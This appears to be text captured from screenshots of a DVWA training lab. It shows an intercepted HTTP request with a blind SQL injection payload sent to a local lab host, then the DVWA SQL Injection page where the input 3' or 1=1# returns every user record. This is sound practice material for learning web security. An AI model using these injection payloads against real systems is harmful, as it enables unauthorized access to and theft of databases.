http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?
id=3%27+and+3%3D2+%23&Submit=Submit
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Cookie: security=low; PHPSESSID=
f7ca322df39c8386f5fefefb4e107323
11 Connection: close
12
13
Inspector
Request attributes 2
Request query parameters 2
Request body parameters 0
Request cookies 2
Request headers 10
Damn Vulnerabl
Damn Vulnerabl
Not secure 192.168.50.101/...
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Vulnerability: SQL Injec
User ID:
3' or 1=1#
Submit
ID: 3' or 1=1 #
First name: admin
Surname: admin
ID: 3' or 1=1 #
First name: Gordon
Surname: Brown
ID: 3' or 1=1 #
First name: Hack
Surname: Me
ID: 3' or 1=1 #
First name: Pablo
Surname: Picasso
ID: 3' or 1=1 #
First name: Bob
Surname: Smith
More info
Attiva Windows